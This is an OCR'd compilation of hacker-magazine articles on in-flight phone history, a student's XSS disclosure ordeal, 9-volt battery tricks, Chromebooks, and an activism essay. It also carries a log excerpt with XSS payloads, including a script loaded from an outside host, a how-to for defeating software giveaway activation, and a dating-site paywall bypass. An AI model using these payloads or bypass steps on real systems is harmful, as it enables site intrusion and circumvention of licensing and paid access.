Airfone sprung from an experimental license granted in 1980 by the FCC to a fledgling company led by legendary telecommunications magnate (and founder of MCI) John D. Goeken. Quickly, an analog service was brought online. It offered scratchy, poor quality calls for $2 per minute, but became immensely popular with business travelers. The business grew quickly and was purchased in 1983 by GTE, which promptly violated most of the purchase terms, particularly concerning promised autonomy by Mr. Goeken to run the business. After a court agreed to void his non-compete agreement with GTE, "Jack" (as he was known) convinced the FCC in 1990 to grant him spectrum to launch a competitive service. The new company, In-Flight Phone Corporation, offered a higher-quality digital calling experience. In-Flight Phone handsets also offered games and value-added services such as news and stock quotes. They even supported dial-up Internet service (at a slow bit-rate) and faxing. USAir eagerly adopted the upgraded service, even though pricing was the same as Airfone, and numerous smaller airlines followed.

GTE didn't stand still; in 1993, they upgraded the Airfone service to digital. However, the price increased: $2.49 per minute, plus a 29 cent per minute long distance charge, plus a $2.50 connection charge. Airfone pricing was so confusing and expensive that the service saw ever-declining use. In 1994, Airfone offered free incoming calls, but these were only supported by a cumbersome prepaid calling card platform (and calling to an Airfone in-flight, of course, wasn't free). By 1996, in an effort to boost demand, GTE was offering flat rate unlimited duration outbound calling at $15 per call. Predictably, phreak conferences were suddenly on fire with Airfone calls, and the promotion ended soon afterward. In 1998, dial-up data speeds were upgraded to 9600 bps. Unfortunately, this was right around the time people were switching from dial-up to ADSL and cable broadband service.

And then, for a long period, not much changed except the usual mergers and acquisitions. In-Flight Phone Corporation was sold to MCI, which was in turn purchased by Verizon,

which meanwhile had merged with GTE. Since Verizon already owned Airfone, the businesses were merged, again creating a monopoly in what had once been a competitive market. The FCC didn't seem to notice or care, but the previous duopoly hadn't resulted in much competitive pressure anyway. Rates stayed more or less the same. With the cost of jet fuel steadily increasing, corporate expense accounts constrained, and leisure travelers occupying more seats, airlines began to notice declining revenue (they received a share of Airfone billing). Weight contributes to fuel costs, and maintenance costs were high. The net result was fewer and fewer Airfone-equipped jets. By 2002, Airfone was back to offering flat-rate service, although data-only this time; $15.98 covered a package of email, SMS instant messaging, and information services (such as stock quotes). By then, it was too late.

The way that people communicate has changed dramatically in the past decade. Voice calling is now much less popular, particularly on airplanes. We still do substantial volumes of voice calls here in the Central Office, but average call duration is actually up (after steadily declining for a number of years). When people want to communicate a short message, they use SMS; they call if they want to talk for a long time. Voicemail is also much less popular; I haven't needed to replace or upgrade our ancient Audix voicemail system (other than ever more intrusive CALEA software updates) in over a decade. SMS, instant messaging, Skype, and social media are the new ways to communicate - and usually some combination of these. Recognizing the trend, tech-savvy Boeing developed a service called Connexion. Unfortunately, it was a complicated, heavy, and over-engineered system costing $500,000 per aircraft and was based on Ku band satellite technology. While the service could support speeds up to 20 Mbps, latency is relatively high using this band (making sites like Facebook crawl). Lufthansa was the only enthusiastic adopter, equipping most of its long-haul fleet, but the service never became very popular and Boeing shut it off in 2006. Oddly enough, television didn't launch with the service (even though in-flight entertainment is a fairly obvious use for such a high bandwidth system). Only four television channels, three of which were European, were finally made available in 2005.

Meanwhile, Aircell, a company that had spent nearly a decade trying (and failing) to convince the FCC to allow in-flight picocell-based GSM voice calling, saw an opportunity. They rapidly constructed a network of over 100 leased and newly constructed towers, and obtained radio spectrum suitable for commercially available EV-DO Revision A broadband service (the same 3G broadband technology used by Verizon and Sprint). They then installed more or less ordinary cellular panels and pointed them skyward, creating the first airborne cellular network - albeit with much larger cells than usual. Rather than an expensive, heavy satellite system, in-flight WiFi could be delivered with a very simple system consisting of little more than an antenna on the bottom of the plane and a high-end wireless router inside the plane. The system was cheap and fast to install (it could be done in a few hours), and became an immediate hit with U.S. airlines, who were happy to have another revenue stream. The system is also popular with travelers, since it offers reasonably fast connections and low latency at a flat rate price. The biggest weaknesses are relatively low bandwidth, and coverage that is only available in the U.S., and can drop out over large bodies of water (such as the Gulf of Mexico). To address these limitations, Aircell is developing a Ka-based satellite system, using the same band as satellite Internet provider WildBlue. They also plan an upgrade to EV-DO Revision B this year for faster speeds.

There are other providers in the business as well. Row 44 provides a satellite-based service using HughesNet for backhaul. The equipment is lighter and takes less time to install than Connexion, and the service works well over water, providing nearly worldwide connectivity. The downside is latency, which is considerably higher than a ground-based system. Panasonic also competes with a similar system, and their network is compatible with old Boeing equipment (allowing airlines who have already installed it to retain the value of their investment). OnAir operates a satellite-based system utilizing Inmarsat's SwiftBroadband service. And Airfone? It's still around, but mostly for use in private aircraft. Verizon recently sold the service to LiveTV, a subsidiary of JetBlue. It's anyone's guess what they plan to do with it.

And with that, it's time for me to get back to annual maintenance here at the old Central Office. I'm only here for a few weeks, and then back to Beijing for more Asian adventures. Stay safe this spring, and if you see a dust storm heading toward you, get indoors!

Curiosity Killed the Cat

by Gregory Porter
greg.e.porter@gmail.com

There has been a lot of discussion about "responsible disclosure." When one finds a vulnerability in a system, what is the most effective and safe way of fixing it? Based on my experience at school, it seems to depend on the nature of the system itself.

I am a student at an American university. I also work in their tech support service; it's kinda like Geek Squad but for students living in the dorms. I'd imagine that the security of a big school like mine can be expected in any comparable academic institution (or corporation, more like it).

I heard from a friend that the school's website was insecure, but he didn't go into too much detail. Logging into the main student "portal" as it's called, I tried to think of possible vulnerabilities. Search boxes are always nice, right?

I had heard about XSS (Cross Site Scripting) but knew very little about it. Now, I didn't want to do any sort of skullduggery, but more of a proof of concept type of thing. So I had to make sure I knew exactly what I was doing. I didn't want to think about what would happen if I ran a pseudo-random script and it crashed the university's system. I Googled for tutorials and `http://ha.ckers.org/xss.html` was the first hit. The first example script displays an alert box saying "XSS" and nothing more. One could put this into a text field or, in this case, a search box. If the alert box comes up, then the site must be processing the text without sanitizing it.

The first search box I tried - one on the housing site - was vulnerable! Excited as I was, this wasn't much of a threat to a client. A villain must be logged into the site and manually enter the script. No matter.

I contacted my supervisor who forwarded the message to his supervisor who then forwarded it to the woman in charge of the housing site. About a month went by before I was contacted by the administrator.

In this time, I found another vulnerable box: the main search box in the student portal. This was a clear danger. The site encodes the query into Unicode, sends it as a GET request, and displays the query on the resultant page! This would mean a villain could write a script, encode it, hide it with TinyURL, and send out mass emails. It gets better. I sent a link to a non-student friend a couple of states away and the script ran successfully! Even though the box was in the student site, the search box could still be accessed via a direct link.

So I spoke to the housing admin on the phone. The conversation was curious. The admin wasn't really familiar with this type of vulnerability. As I explained how it worked and what I did, she followed me step by step all the way down to running the script from her machine! I had only included a portion of it in our emails, so I sent her the full version. What if I had made a new script which stole cookies in addition to the alert box? She would have been none the wiser. Well, fortunately for her anyway, it didn't occur to me at the time (not that I would have really wanted to do that anyway). It turns out that she was the administrator only to that site. The computing department administers most other sites for the university. She said she would contact the appropriate people for me. A few months went by and I heard nothing. The portal was still vulnerable while the housing search box was taken down.

A friend of mine, with whom I shared this information, had to give a presentation to faculty and representatives of the university about his research project. He examined the significance of cyber attacks throughout the life of the Internet. He asked me if he could use my experience as an example of the prevalence of dangerous vulnerabilities. I didn't think anything of it. It turns out that one man in attendance was from the computing department. When that tidbit of info was revealed, he pulled out a pad of paper, took notes, listened intently, and even asked my friend for further information afterwards. Weeks passed by and then I was contacted by the security team lead of the computing department. He informed me that I had been flagged for trying to "attack" the university network. They included a sample of the log file for extra proof:

```
2010-10-27 21:47:27.733 XXXX-Auth\
➥USERNAME ';alert(String.fromChar
➥Code(60,51,32,71))//\';alert(
➥String.fromCharCode(60,51,32,71))
➥//";alert(String.fromCharCode(60,
➥51,32,71))//\";alert(String.from
➥CharCode(60,51,32,71))//--></
➥SCRIPT>">'><SCRIPT>alert(
➥String.from
2010-10-27 18:15:26.607 XXXX-Auth\
➥USERNAME
```

```
<SCRIPT SRC=http://ha.ckers.org/
➥xss.js></SCRIPT>
```

"hackers" was in a log file, so clearly I must be a villain. That `String.fromCharCode(60,51,32,71)` didn't minimize the likelihood of me as a threat.

I met with them. Quite a tense meeting. Instead of thanking me for reporting the issue, I was chastised for testing the site for such vulnerabilities. They said, "It's like opening every door in a building to see which ones are locked." I didn't know that was bad, too. They never mentioned the presentation nor did I expect it. They also employed different sorts of scare tactics. When I mentioned the housing admin, they informed me that a "red light went off at the network operation center" flagging both myself and the admin. I didn't want to open a can of worms by saying that I had been testing this for a month or two before that. They also told me that their system is connected to the FBI too, so I was on a fine line between a little trouble and a lot of trouble. Once again, I didn't feel it right to openly question this scenario; the queries are probably logged, but these files are never read or checked. I left the meeting with a bad taste in my mouth but, I told myself, it was for the greater good (and perhaps my resume) and it will at least be fixed.

So another few months went by and I was contacted by my supervisor and his supervisor. They updated me on the situation (which wasn't over, apparently). Because I was a good, hard worker, they spoke on my behalf to the security team. The student computing policy was vague enough for me to be safe. I didn't realize it, but I would have most certainly lost my job, potentially faced expulsion and, being a publicly funded university, "felony" was being thrown around! I had known both of them for a while, so I was more open in arguing my case. After all, I reported it as clearly and safely as I could. My error, according to them, was to try the vulnerability again after finding it in the first place. I should have made a "ticket" in the help desk system which, I might add, is only accessible to some of the employees of the computing department and the help desk. Once the ticket is submitted, my business is done. I cannot find out the status of it or try it again. What a number of hoops to jump through! To top it off, the vulnerability was not fixed. After months and months of trying, a little line or two of code to sanitize the input was not included in the site. A friend finally spoke to a computer science professor about this and had it fixed.

There are a number of things to take from my experience. Talk to the right people who have the loudest voices. Make sure you know exactly what you are doing. Document everything. Even though you might be trying to help, it won't be acknowledged as such.

STUPID 9-VOLT TRICKS

by XlogicX
No.Axiom@gmail.com

If I was put in a situation where I could only use one kind of battery, it would be the 9-volt. Sure AAs and AAAs may be more common, but the 9-volt is so much more flexible, especially as a hobbyist. Most of these hacks are no secret, although one of them is a personal trick of mine (the clip). I will go into some detail on why some of these more known tricks actually do work.

The 9-Volt Clip

When building devices powered by a 9-volt, you want a 9-volt holder and a clip to attach the battery to. The typical clip that you can find just about anywhere, including Radio Shack and Fry's Electronics is very flimsy in my opinion; the inside contacts seem to break with enough repetition of removing the battery from the clip. An even cheaper (almost free) and more reliable trick is to take apart a dead 9-volt battery and use the top cap of it as a connector. I just solder a black wire to the male (small circle) part of the clip, and then solder a red wire to the female (larger hexagon) part of the clip. (Note that this is reverse of power and ground, due to the clip being connected in complement.) The color of wire doesn't matter, however, red and black are a standard for positive and ground. I find the hard plastic generally used for 9-volt caps turns out to be much more durable.

Quadruple-A Batteries

As you may have discovered while disassembling your 9-volt, most common batteries such as Duracell and Energizer actually have six AAAA batteries inside the 9-volt shell. Not all 9-volts are designed this way, however. Some 9-volts have a stack of flat carbon-zinc cells. AA, AAA, and AAAA are all generally 1.5 volts. Batteries hooked up in series are additive with voltage. So being that a 9-volt is typically just six AAAA batteries hooked up in series, the math works out (6 multiplied by 1.5 equals 9). So if you're ever in a bind and need those very common AAAA

batteries but only have a 9-volt, you have an option.

Triple-A Battery Replacement

OK, so AAAA batteries aren't really that common, but AAAs are. There are many videos out on the YouTubes saying that you can practically take apart any 9-volt battery and use the AAAAs inside instead of AAAs. Due to some complications (such as the flat cell 9-volts and obvious size difference), there is a lot of skepticism and question of whether this trick is a hoax. Let me explain why it is not. First, realize that not all batteries have six quad-As in them - if you find a flat cell, don't assume that all of them will be like this (as some have assumed). Also, keep in mind that AAAAs are smaller. The claim that they can be immediately be used in place of a AAA without modification is usually incorrect. However, modification is usually very simple; some 9-volts have small metal clips used to connect the AAAAs in series. You can bend one of these clips in half and use it as a conductive expander. The main rule of thumb is to find anything conductive that will extend the length of the battery. So, what about voltage, current output, and battery life (the main relevant points of a power source)? We already know that the voltages for the "A" batteries are generally 1.5 volts. But can a quad-A handle the current load? For perspective, a typical average/high load for a double-A is about 50mA (milliamps). A triple-A is typically around 10mA. Quadruple-A batteries typically handle a load at around 10mA-15mA. Therefore, load should not be a concern when using AAAA batteries in place of AAA. However, with the smaller size of the AAAA, there must be a catch: capacity. A typical AAA has a capacity of 1150mAh (milliamp hours). This means if you were to put a 1.15 amp load on a AAA battery, it would last for only one hour (in theory, not in practice; higher load drops capacity). Likewise, running half the load (575mAh) would last for two hours. A quadruple-A battery has a typical capacity of 595mAh, so AAAAs have about half of the lifetime of a AAA. So, when using a AAAA as a replacement for a AAA, know that it should work, but will only last about half as long.

More Current, More Voltage

A typical 9-volt is designed for 15mA at a 595mAh capacity. You sure could push one past 15mA, but the capacity starts to tank when the load gets higher than the optimal 15mA. In other words, running at 30mA will last much less than half as long as running at 15mA. But with one 9-volt battery, you could run at 90mA at the same capacity, but at 1.5 volts. To do this, find a way to connect the internal AAAA batteries in parallel, instead of the default series. Or, for a quick and dirty high voltage hack, just daisy chain a bunch of 9-volt batteries in series. Their connectors are perfect for pulling this off with no extra hardware. Current and capacity will remain the same though.


USB Charger

This is a fairly popular trick. I'll describe the no frills version. You can build a 9-volt USB power charger with some wire, a soldering iron (and some solder), a battery clip (homemade even), female USB plug, and a 30 cent 5-volt regulator. For the 5-volt regulator, I recommend the 7805T. You can pick one of these up from jameco.com, digikey.com, or mouser.com (among many other vendors). This regulator in particular can take an input of up to 35 volts and output up to 1 Amp. If you're afraid of soldering, just tape it all together and it might still "work" (I'm sure a local hackerspace can get you up to speed on soldering though). For simplicity, I will say "positive" = red wire, 9-volts, and 5-volts. Then "ground" = negative, black wire, and 0-volts. The 5-volt regulator looks like a typical transistor. If you orient it to where you can read the label and the pins are pointing straight down, I will refer to left, center, and right pins. USB connections are simple; there are two data pins, one power pin, and one ground pin. Power is pin 1 and ground is pin 4. The pins should go from 4-1 left to right on the male plug.

Connect ground of battery to middle pin of regulator with solder/wire. Connect positive of battery to left pin of regulator. Connect positive pin of female USB plug to right pin of regulator. Finally, connect ground pin of female USB plug to either middle pin of regulator, or ground of battery plug (it is the same connection either way). All you have to do now is plug a battery into the clip, and plug your USB device into the female USB plug. For people who need visuals, I'm sure there are some good write-ups on instructables with some more frills (such as an on/off switch); I didn't invent this trick, I just understand it and am merely reporting it.

Resources

- en.wikipedia.org/wiki/Universal_Serial_Bus
- www.batteryholders.org/9v-alkaline.pdf
- www.batteryholders.org/aaaa.pdf
- www.batterysavers.com/Compare-Batteries.html
- www.Jameco.com
- www.Digikey.com
- www.Mouser.com



by MS3FGX
MS3FGX@gmail.com

When writing, at least about technology, I try to obey a few simple rules I've set up for myself. First, be as neutral as possible and keep opinions out of the piece, and second, never use absolutes when dealing with developing technology. So I should have known I was setting myself up for failure when in 28:3 I wrote:

"I cannot fathom an individual purchasing a Chrome OS computer for anything near the cost of a more traditional system."

Well, here I am just three months after my somewhat negative article "Introduction to Chrome OS" went to print, and I'm about to pull the trigger on purchasing a new Acer Chromebook. How did I get here? What changed my mind? Funny story....

A Holiday to Remember

On December 21st, 2011 my home was broken into and essentially everything electronic was stolen. Being the good little digital warrior that I am, I had backups of pretty much everything, though there were a few notable exceptions. Due to an oversight on my part, I lost an article I was writing for *2600* that was about 90 percent complete (sorry folks).

Once I verified I had more or less all of my data safely backed up and got one of my older machines ready to take on the role of my primary computer, it was time to consider what I should do about my stolen CR-48 Chromebook. Over the past year the CR-48 had become an increasingly useful item in our household, as my wife got very used to the ability to jump on the Chromebook while I was working on the primary computer (especially since "working" on the computer often meant it would not, in fact, be working for some time afterwards).

My first thought was to simply get a cheap netbook and install Linux on it, but, as I looked online, I was surprised to see that the entry price of netbooks had somewhat inflated since the last time I looked, to the point that I wasn't going to get a machine worth owning for anything less than $300. Then, of course, there was the anxiety about hardware support. Would I be able to use all of the device's hardware without relying on proprietary binary blob drivers which may decide to stop functioning with a new kernel release? Then I would have to do the maintenance on it, making sure I kept the machine updated and hoping none of the upgrades go wrong....

It was right around here that I realized what the value of the Chromebook actually was. It wasn't that it allowed tighter integration with Google's services, or allowed me to keep all of my information in the "cloud." Its real value was that it ran open source software, kept itself updated without asking, and it always worked.

Linux for Grandmothers

This realization about Chrome OS got a few other ideas going around in my head. For years, the Linux community has been waiting and hoping for the "Year of Desktop Linux," that magical day when the average consumer could walk into a Best Buy, purchase a Linux powered machine, then go home and actually know how to use it. Needless to say, we've never gotten there and, honestly, I didn't think the day was ever going to happen - until the Chromebook, that is.

I get the sneaking suspicion that Google managed to deliver on the promise of a desktop Linux for the masses without even realizing it, and, apparently, without anyone in the commu-

nity noticing either. While the argument could be made (perhaps by Google themselves) that Chrome OS is anything but a desktop OS, there is no debating that it puts GNU/Linux into a package that nearly anyone can use. With a Chromebook, you can now use an open source operating system without actually knowing what an open source operating system is.

Technically, it's not the first time this has happened, as you may recall that all the first generation netbooks shipped with various Linux distributions to help bring the end user cost as low as possible (though later Microsoft developed an aggressive pricing scheme for XP and managed to remove the price advantage of going with Linux). It's not the first big break for desktop Linux, but it's unquestionably the best supported, as the coffers and advertising might Google brings to the table can be used to great effect to push a new product or service.

While I can now appreciate the value a Chromebook offers, especially since the price for the entry level Acer model is down to $300, I still don't necessarily agree that it's ready for prime time. It's admittedly an excellent device for rapidly accessing the Internet, as its boot time and low overhead can get you online in literally seconds. Beyond that, even my Android tablet (well, before it was stolen at least) is still infinitely more capable.

I'm Not a Grandmother

I would like to tell you that in the time since I wrote my last article to now, Chrome OS has made leaps and bounds in terms of functionality. But honestly, I can't think of a single major feature that has been added since then which impacts usability. Things haven't gotten worse, and there have been incremental touch ups and improvements throughout the OS, but nothing groundbreaking.

Accordingly, I still stand by more or less everything I said in 28:3; Chrome OS is at best a secondary operating system. There is still no way I could use a Chromebook as my primary machine, and if I didn't have a backup computer in place to take over for my stolen machine, I would have spent the $300 on a cheap laptop and dealt with flaky hardware and questionable software support. I would much rather suffer through some aggravation and end up with a proper computer that I could actually use for development and content creation.

That said, I do have to give credit where it's due, and mention that Google has still not made any attempt to block the installation of alternate operating systems on Chromebook hardware or impede the more technical user from installing native Linux programs and libraries. At this point, I suppose it's safe to assume that Google doesn't have a problem with the more advanced user modifying their Chromebook software a bit. Of course, as Google doesn't make any money on the hardware itself, I suppose they couldn't care less if you buy a Chromebook from Acer or Samsung and blow Chrome OS off of it, so long as you eventually use some of Google's services and let them make ad revenue off of you.

Motivation aside, the upshot of Google's indifference is that I'm still able to go into Developer Mode on a Chromebook and drop a few choice Linux programs into /home. This lets me have my few must-have tools while still keeping the machine usable to the rest of my household. While there are a few annoying hoops to jump through (like not being able to launch local software from the GUI itself), I find there's just enough capability there to keep me from formatting the thing and installing a different OS.


Conclusion (Second Attempt)

I ended "Introduction to Chrome OS" in 28:3 on a rather sour note, so I'm going to use this do-over conclusion as a chance to clarify my thoughts on Chrome OS a bit.

Some of the things I took issue with at the beginning of the year have started to waver a bit, such as the conceptual limitations on what you can do from within the web browser. That is still mostly true, though Google has started experimenting with "Native Client," a way for web applications to run native code on the local machine (rather than having to use some interpreted language from within the web page). Native Client, when it becomes more developed, should allow for considerably more advanced web applications than what we're used to. There have already been a few demonstrations, such as a port of MAME that runs in the browser, that show what's possible once developers get onboard with it.

On the other hand, some of my gripes look like they are here to stay. For example, while the aesthetics of the Chrome Web Store have changed quite a bit, it's still riddled with glorified bookmarks. Even after a year, I have yet to see an "app" in the Web Store which really takes advantage of Chrome OS and presents something you couldn't do just as easily on any other system capable of running the Chrome browser.

With all that being said, I have to concede that a Chromebook does have its place and, yes, you may even pay "near the cost of a more traditional system" for one.



Hacking Giveaway of the Day (GOTD)

by Lone.Geek

For those of you who don't know, there is a site that gives away software every day called giveawayoftheday.com. On weekends they give away a game, too. This info works on both.

The caveat is the software must be installed and activated that day. The software usually comes in one of two zip packages.

One - The zip will have an activate.exe and setup.exe to install the actual program.

The activate.exe is supposed to be run first, and then when you install the program, it will be activated or registered.

Two - The zip will have a readme and a setup.exe.

You run the setup and use the key provided in the readme to register the software. Sometimes the readme will tell you to go to a website and register your email to receive a key for the product.

Now the downside is if you reformat your PC, all is lost!! The activate.exe (Case 1) or the setup.exe (Case 2) are encrypted with a software wrapper developed by giveawayoftheday. So if you want to install or activate the program another day, it goes to the Net and tells you the offer has expired.

So I will explain how to keep these programs around and be able to reinstall the majority of them. I say majority because some of them have better protection schemes implemented by the software developers - like the company website refusing activation - but I'd say these are the minority.

Case 1 - activate.exe

In most cases, these are simple reg files that will put a serial key in the registry for you. Then when you install the program, it will come up registered. The more involved activate files I've seen go out to the web and verify themselves against the developer's server and only activate on that day. The serial number is not always in the About info in the program, so you could run through the registry, but some developers hide the info pretty well. What you need is a little program called Regfromapp from Nirsoft.net. Run Regfromapp, close the process screen that comes up, and select Start a new process. Browse to the activate.exe and select it. Now wait a few seconds while activate.exe is run. You'll get a message that the activation is complete. Uncheck the Add boxes and close that. Now Regfromapp will stop recording since the process was stopped and you have a reg key for the software. Just save it in the folder with the setup.exe for future use. If Regfromapp didn't pull a key, then you're dealing with a more complex activation. You might try URLSnooper to see what is going on. I've seen at least one that went to the developer's site and downloaded its own activation program. Sneaky!

Case 2 - setup.exe

These come with the readme that will usually instruct you to go to a website and register for a key or it will provide a key you can type in. The fix here is sometimes as simple as going to the developer's website and downloading the setup from there and using your free key to register. But there are occasions where the developer doesn't offer downloads of the program, or it is a different version that makes your free key useless. Let's do it another way. We spent time downloading the setup, why not use it? When you run the setup.exe, it will hit the giveaway site and check the "key" and unwrap the program and you'll get the normal looking installer. When the app is unwrapped, the decrypted version is in your %temp% folder as a hidden file. Go to Start and Run, type in %temp%, make sure hidden files are visible, look for a file a few Kb smaller than the original setup named WD012.tmp or something like that. Copy and paste that file in the unzipped GOTD folder with the original for safekeeping (next install). You may need to unlock the file with a tool like Unlocker before it can be moved. Now you have the unencrypted file. Right click and uncheck Hidden and rename with an .EXE extension. Exit the GOTD install, run the file you copied to make sure you have the right file, and install it. Exiting the GOTD installer will delete the temp file. The GOTD installer has to be running for the file to be in the temp. Sometimes after I install the program and run it for the first time, I'll run Regfromapp and select the running process, then go back to the program and enter the registration info. That way I have a registered key, just in case it has to verify itself against the developer's website and only works that day.

Another subset of the setup.exe is the website registration. Sometimes the URL will be in the readme, other times it will show up when you first execute the program. You'll have to enter your email address or click a "get a key" button. Since

I have multiple machines, I use my Yahoo junk mail and then use a site like 10minutemail to get the keys mailed to me. Surprise - sometimes they are the exact same key! It's good to have multiple keys in case the software counts activations - one key, one use. Also, I may run URLSnooper during this to see what website it goes to, so I can just launch the website and register as many as I like. There are some sites which, after you give your name and email address, go to another page and give you the key right there. No waiting for email. Easy.

Now you can install these as much as you like any day!

Tools

Regfromapp - http://www.nirsoft.net/utils/reg_file_from_application.html

URLSnooper - http://www.donationcoder.com/Software/Mouser/urlsnooper/index.html

Unlocker - http://www.emptyloop.com/unlocker/

Thanks to Nir Sofer, Nitch, Mouser and GOTD for the great software.
Shout out to OneTinSoldier, Dave B, CORE my heroes, and The Legends of ESI and RUSH.

How to Avoid the Online Dating Scam

by gosein

If you're like me, you probably don't like to pay for something you can get for nothing. You probably also have a healthy mistrust of governmental authority and a barely concealed contempt for corporate greed. Yet, outside of the virtual universe, you may not have the time to pursue the sort of emotional relationships that can make such deeply held convictions instantly forgettable. Corporations know this, even if you forbid your machine from eating cookies.

There are many options for those, like me, starved for real emotional contact: Doc Warren and the Stasi-like censorship over at eHamonme; the suppression of all things liberal over at the alleged leader of the pack, Match.com; or perhaps Match's brainier sister, chemistry.com. The sites have different approaches to the art of love, to be sure, but they all share one attribute above all else: separating you from your hard earned cash. Cleaning rancid cat vomit out of the keyboards of malfunctioning laptops day after day is a thankless task - you've earned every penny you have. I'm here to let you in on a not-so-closely guarded secret that might keep you from wasting those hard-earned ducats on the scam run by at least one of these major online dating sites (your hacker assignment is to figure out which one - and don't say your cat ate it).

Like any good drug dealer, these sites all suck you in by offering a tantalizing proposition: post an ad for free, get "matches" for free. Hell, you might even get some ego-reinforcing "personality test" results as an extra free bonus. Show me the person who ever took one of these tests and was told that they were a sociopath and should be out of the dating pool - and yet, there they are, on the site and eagerly awaiting your response with generalized titles like "builder" or "negotiator." You can imagine what they're building (basement torture chambers) and negotiating ("if you make me wait until the second date, you unfortunately won't still be alive").

But, I digress. These sites will send you free matches - but you can get those anywhere. What really gets the hand reaching for the [wallet, card, keyboard] is when that email shows up that says: "You know what, [anonymous hot person] has read your profile and done an exhaustive search of your background and, despite that now dismissed felony charge in Tampa back in '05, she/he digs you. Log in and see what he/she has to offer and to tell her/him you're interested too!" Oh, you can barely contain your excitement. You almost knock over your glass of wheat grass. Steady now. You log into your "free" account to see who this person is that was able to get past all the emotional firewalls you built into your profile. And then, the heartache sets in. Yes, you can view for free, the profile of the random dudes and dudesses that these dating site algorithms "match" you with (they surely all start with the equation: "subscriber's face = rat's ass"). But, to see the profile, neigh the photograph, of that diamond-in-the-rough that has found their way to you despite the walls and barbed wire you have erected around you heart, there is a price: you must become a "disciple" - you must, gasp, subscribe. And the cost of disciplehood, my friends, is not cheap: $50 a month; perhaps a discount if you agree to extend your weekend chipping into a full blown addiction. You're like: "I already know I want to marry this person that likes me and I want to get started down that yellow brick road now; but, $50, WTF? That's ten, no more like eight, Starbucks grand Vente whatevers!" And you're still just beginning to master the Zen skills needed to brew your own proper cup of coffee. Talk about your approach-avoidance conflicts!

Cognitive dissonance, get thee behind me!

But, what if there was a way that you could view the profile of your secret admirer and see his or her photograph before you part with your cat-vomit cash? I say, *would that be a thing of value to you, something you might pay even a dollar or two to have*? Yes, it would be. But I am not asking you for a thing. And I am not filling this article with the usual "educational purposes only" qualifiers, because, as far as I am concerned, any corporate pimp willing to try and rip you off by preying on your vulnerabilities (admit it, you still have some) is someone that is going to spend their afterlife standing on their head in a pool of shit (can't remember what Dante level that is - it's a book, not a videogame). And besides, what I am about to tell you is totally legal. Fuck 'em.

So what do you need to do? Well, there are some things - and they're not necessarily easy, but I think they're within your grasp. First of all, if you've already parted with your cat-vomit cash and been suckered in by the edating scam(s), you need to think about the void in your life that caused you to drop your normally impenetrable deflector shields and leap into the arms of [insert comic villain of choice], begging him/her to drain you... er, your bank account, of all its contents. You should get out more - go to a 2600 meeting, or volunteer somewhere and meet some real people. Okay, that ain't happening. But I understand: it's Stockholm Syndrome.

Second, you have to take down your Kevin Mitnick posters and, yes, give away or eBay your limited-edition copy of *Freedom Downtime* - I know, it will be hard, but so is this life, pardner. And don't you fucking dare put up a Steve Jobs poster instead (he was dead before I wrote this), comprende? Or buy that distasteful "biography" that is hitting the bookstores before poor Steve is either cold in the grave or scattered to the ends of the earth or has had his consciousness fully loaded onto the optional tape-drive of one of those old Radio Shack TRS-80s (he was a big nostalgia fan). That's an order, Private!! You gotta get outta your head.

Third, log into your [target dating gigolo/whore] account. Attempt to access the profile of the tempter/temptress that has nearly made you part with a week's wages. Up pops the screen offering you various ways to part with your indentured servitude payments. It is so very frustrating, because for a millisecond you can see the prince or princess that has waded into this virtual quicksand to rescue you - and yet, yes, you need an e-ticket for this ride, else no picture or profile visible. You stare at the precipice of one of life's core existential dilemmas: date or loss of cash? But not so fast, superhero - move your little mouse cursor over into the corner, where a part of the blurred-out profile can be seen. Then, though I'm sure you're ambidextrous, pull your right iron, son. At least in Windoz7, click on the "view encoding" option on the drop-down menu. What's this?

Oh yes! Lots of code, and I'm not terribly agile with this stuff, but I patiently scrolled through it all and, voila! Not only did it contain the entire profile of the concealed admirer that the corporate scum had blocked from my view, but whoa: links to jpeg files of his/her photos that were easily copied and placed on the browser command line and then, just like the old Polaroids, photo revealed (and copyable for later Facebook, photoshopping... well, your creative mind can, I'm sure, imagine the mischief possible). Total attempted emotional thievery: $50 minimum. My cost (and yours) $0. Of course, if the secret admirer rocks your virtual world, you'll still have to pony up for the email address or other manner of contact (I couldn't find it in the code, but other knowledgeable people may have a way to deduce it out of some of the gibberish that shows up), but at least you won't have to pay $50 only to find out you're lookin' at a toad with a darker past than your own. And it just goes to show that you don't need to know a ton of stuff to be a "hacker" - a hacker is just someone with a curious mind. And we should all have curious minds - always.

RTF . . .  TOS

by Douglas Spink
wrinko@hushmail.com
http://cultureghost.org

For those of us involved in the creation of technology-based projects for social transformation, recent years have seen a profound increase in the tools available in constructing novel systems. Ten years ago, if we wanted to string together a set of tech tools in order to - let's say - create a secure private network, we'd have needed to purchase a nontrivial amount of hardware, code up substantial amounts of new software, and perhaps even invent from scratch new protocols with which to interconnect all these elements. That's no longer the case. Now, we've got a cornucopia of tools, software, hardware, and even fully-developed protocols at our fingertips. While the latest buzzword to describe such things is "the cloud," in reality what we've got is a readily available toolkit of useful pieces and parts.

With this toolkit, creative technology activists have the ability to bring into existence entirely new classes of projects with dramatically lower startup costs. Instead of buying all that stuff and flying around the world to install it, we can now gain access to whatever we need via net-based interfaces. Need a bunch of server capacity spread across multiple geographic jurisdictions? No problem: just spin up some VPS for a few bucks a month, deploy a decent C&C framework, and you've got your network. The same goes for payment systems, customer service applications (SaaS-based), storage capacity... you name it. These are powerful capabilities and they are now far more widely available than ever before. That's a good thing, right? Historically, the startup cost of innovative, socially-engaged projects has always held them back - would WikiLeaks have been possible in the 1990s, when hosting and server capacity was so much more expensive, time-consuming, and limited in scope? Unlikely.

